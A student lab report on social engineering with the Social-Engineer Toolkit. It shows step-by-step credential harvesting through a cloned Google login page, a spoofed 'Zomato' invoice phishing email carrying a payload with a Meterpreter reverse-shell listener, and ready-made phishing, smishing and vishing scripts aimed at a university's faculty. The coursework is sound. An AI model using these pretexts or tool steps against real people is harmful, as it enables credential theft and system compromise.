Experiment 4: Social Engineering attack (SEA)

Aim: To simulate social engineering attack using Social engineering toolkit (SET).

Learning Outcomes:
After completion of this experiment, student should be able to

1. Understand SEA and its types
2. Simulate phishing attacks using SET.
3. Perform credential harvesting.
4. Describe countermeasures for SEA.

Theory:

Social engineering is an attack vector that relies heavily on human interaction and often involves tricking people into breaking normal security procedures. A social engineer runs what used to be called a "con game." Techniques such as appeal to vanity, appeal to authority and appeal to greed are often used in social engineering attacks. Many social engineering exploits simply rely on people's willingness to be helpful. For example, the attacker might pretend to be a co-worker who has some kind of urgent problem that requires access to additional network resources. SEA can be categorized as


1. Human based SEA refers to a person-to-person interaction to obtain the desired action.
2. Computer based SEA or Technology-based refers to having an electronic interface that attempts to retrieve the desired outcome.
3. Mobile based SEA uses mobile application to extract sensitive information.

Countering SEA:

- Do not provide any information to unknown people
- Do not disclose any confidential information to anyone over the telephone
- Do not type passwords or other confidential information in front of unknown people
- Do not submit information to any insecure Web site
- Do not use same username/password for all accounts
- Verify credentials of persons asking for passwords
- Keep confidential documents locked
- Lock or shut down computers when away from the workstation
- Instruct help desk employees to provide information only after they have gained proper authentication

Procedure:
Task 1: Simulation of phishing attack

1. Start kali linux and login.
2. Go to Application ⟶Exploitation tools ⟶Social Engineering toolkit
3. If you are using it for first time it will ask you to accept terms and condition.. accept it
4. Select social engineering attacks (1)



```
  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> 1
```

5. Select website attack vectors (2)

```
  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> 2
```

6. Select credential harvester attack method (3)

```
The HTA Attack method will allow you to clone
 used for Windows-based powershell exploitatio

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

7. Select web templates (1) or site cloner (2)


```
The Multi-Attack method will add a combination of attacks through the web attack menu. For example yo
asploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA fil
ased powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
```


8. Give IP address of the machine where you want to collect sensitive information (IP of kali machine).

```
The HTA Attack method will allow you to clone a
 used for Windows-based powershell exploitatio

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

```
File  Actions  Edit  View  Help
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:

             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures a
 POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
^X@sS^X@sS
```

9. Follow on screen information.
10. For simulation, create one html file and name it as trial.html
11. <html>
12. <head>
13. <title>My SE Experiment</title> 14. </head>
15.
16. <body>
17. Click Here to Login
18. </body>
19. </html>





20. Open the file in any browser.
21. Enter Username and password
22. UN and PW will be displayed on the SET terminal.

```
  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all
 POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
^X@sS^X@sS127.0.0.1 - - [04/Feb/2025 22:29:18] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [04/Feb/2025 22:29:18] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [04/Feb/2025 22:29:18] "GET /favicon.ico HTTP/1.1" 404 -
Subject: Urgent: Verify your account details
Dear [User Name],
We've noticed suspicious activity on your account. To secure your information, please update your login details by c
licking here: [link to fake website]
Do not delay, as your account may be temporarily suspended if not verified.
Thank you,
[Fake Company Name] Team[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFdldzBENhIfVWsxSTdNLW9MdThibW1TMFQ
zVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=NMIMS_UID
POSSIBLE PASSWORD FIELD FOUND: Passwd=NMIMS_Pass
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.0.2.15 - - [04/Feb/2025 22:31:05] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

Task 2: Explore other option in SET.

Choose Option for the kind of phishing you want to perform

```
The Spearphishing module allows you to specially craft email messages and send
them to a large (or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure "Sendmail" is in-
stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

  1) Perform a Mass Email Attack
  2) Create a FileFormat Payload
  3) Create a Social-Engineering Template

 99) Return to Main Menu

set:phishing>1
/usr/share/metasploit-framework/
```

Choose the type of payload

```
The Spearphishing module allows you to specially craft email messages and send
them to a large (or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure "Sendmail" is in-
stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

  1) Perform a Mass Email Attack
  2) Create a FileFormat Payload
  3) Create a Social-Engineering Template

 99) Return to Main Menu

set:phishing>1
/usr/share/metasploit-framework/
```

Give the attachment a name which aligns with the type of email

```
set:payloads>7
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [10.0.2.15]: 10.0.2.15
set:payloads> Port to connect back on [443]:443
[*] All good! The directories were created.
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[*] If you are using GMAIL - you will need to need to create an application password: https://support.google.com/accounts
[-] As an added bonus, use the file-format creator in SET to create your attachment.

   Right now the attachment will be imported with filename of 'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>2
set:phishing> New filename:Invoice_64fOe8uI
[*] Filename changed, moving on...

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1
```

In this Case the email is for an invoice of an order placed by the victim from a online food delivery platform (as they order a lot from there) so that the victim doesn't find this mail out of place and doesn't get any suspicion

```
set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>11
set:phishing> Send email to:brandoncarvalho31@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:arpandoogar@gmail.com
set:phishing> The FROM NAME user will see:Zomato
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
[*] Unable to connect to mail server. Try again (Internet issues?)
[*] SET has finished delivering the emails
set:phishing> Setup a listener [yes|no]:yes

       =[ metasploit v6.1.4-dev                           ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (/root/.set//meta_config)> set LHOST 10.0.2.15
LHOST => 10.0.2.15
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
```

Review question:

1. What is social engineering attack (SEA)? Why SEA are successful?

A social engineering attack (SEA) is a type of cyber-attack where an attacker manipulates people into divulging confidential information, granting unauthorized access, or performing actions that compromise security. Instead of directly attacking systems, social engineering exploits human psychology, such as trust, curiosity, fear, or urgency.

SEA are successful because they target the human element, which is often the weakest link in security. People are more likely to trust messages that appear to come from legitimate sources, respond to urgent requests without verifying, or fall for persuasive or emotional appeals. This makes social engineering attacks easier to execute and harder to detect than purely technical attacks.

PTO

2. Explain in brief various options available under social engineering attacks in social engineering toolkit.

The Social Engineering Toolkit (SET) provides multiple options to simulate and execute social engineering attacks. These options include:

- **Spear-Phishing Attack Vector**: Crafting targeted phishing emails to specific individuals.
- **Website Attack Vectors**: Cloning legitimate websites to harvest credentials.
- **Infectious Media Generator**: Creating malicious USB drives or other media to infect systems.
- **Create Payload and Listener**: Generating custom payloads and setting up a listener to capture compromised system access.
- **Mass Mailer Attack**: Sending phishing emails to a large list of recipients.
- **SMS Spoofing Attack Vector**: Sending fake SMS messages to deceive recipients.
- **Wireless Access Point Attack Vector**: Creating fake Wi-Fi networks to intercept traffic.
- **Powershell Attack Vector**: Using PowerShell scripts for exploitation and system compromise.

3. What are the various options under website attack vectors in social engineering toolkit? Explain in brief.

The **Website Attack Vectors** in the Social Engineering Toolkit (SET) offer several techniques to compromise users visiting a fake or cloned website:

- **Java Applet Attack Method**: Embeds a malicious Java applet in a cloned website, tricking users into running it.
- **Metasploit Browser Exploit Method**: Uses browser vulnerabilities to compromise visitors.
- **Credential Harvester Attack Method**: Clones a login page to capture usernames and passwords when victims enter their credentials.
- **Tabnabbing Attack Method**: Replaces an open, inactive tab with a phishing page, tricking the user into believing it is a legitimate site.
- **Web Jacking Attack Method**: Redirects users to a fake site after they click on a trusted link.
- **HTA Attack Method**: Delivers malicious HTA (HTML Application) files to compromise the target system.

4. Explain credential harvester attack method.

The **Credential Harvester Attack Method** is a popular and effective technique used within the **Social Engineering Toolkit (SET)**. It works by creating a **clone** of a legitimate website's login page — such as an **email service login page**, a **banking portal**, or a **corporate intranet login page**. This cloned page is then hosted on an **attacker-controlled server**.

The attacker's goal is to **trick victims into visiting this fake page and entering their login credentials**, believing they are interacting with the real site. When the victim types their **username and password**, these credentials are instantly captured and stored by the attacker for **unauthorized access**.

This method is particularly effective because it relies on creating a **visually identical copy of a trusted website**, which reduces suspicion. Attackers typically **deliver the link to the cloned page via phishing emails, malicious SMS (smishing), or even through fake advertisements** on social media.

The **Credential Harvester Attack** can also be combined with techniques like **SSL spoofing** (showing a fake padlock symbol) to enhance credibility, making it even more difficult for non-technical users to detect the attack.

This attack is commonly used in:

- **Phishing campaigns targeting employees of organizations.**
- **Credential theft targeting online banking users.**
- **Stealing login details for email, cloud platforms, or social media accounts.**

Since many people **reuse passwords** across multiple platforms, a successful credential harvester attack can give attackers access to **multiple services** with just one successful phish.

5. NMIMS is an educational organization. The CISO of NMIMS is interested in knowing

the susceptibility of the faculty members to phishing attack. To understand the risk, CISO wants to know how many of the faculty members may become victim of the phishing attack. You are an expert social engineer and provide such services. NMIMS has appointed your company for such testing. You are required to draft content for

a. Email phishing
Subject: Urgent: Faculty Portal Login Verification Required

Dear Faculty Member,
As part of NMIMS's ongoing security enhancement, all faculty members are required to verify their faculty portal accounts by **March 7, 2025**. Failure to complete the verification process will result in temporary suspension of your portal access.
Please click on the link below to complete the verification:
https://Malicious Link - disguised as faculty portal
Thank you for your cooperation.
NMIMS IT Security Team

b. Smishing
Message Text:
NMIMS: Dear Faculty, your faculty portal access requires urgent verification. Failure to verify may lead to account suspension. Click here to verify now: https://Malicious Shortened Link

c. Vishing
Call Script:
Caller: Good morning, Professor. This is Anjali from NMIMS IT Security Team. We are conducting an urgent faculty portal verification due to recent security incidents. To complete your verification, I need to confirm your **official email address** and **current portal password**. This is a mandatory process, and failure to complete it may result in temporary account suspension.
Please confirm your credentials now to avoid disruption.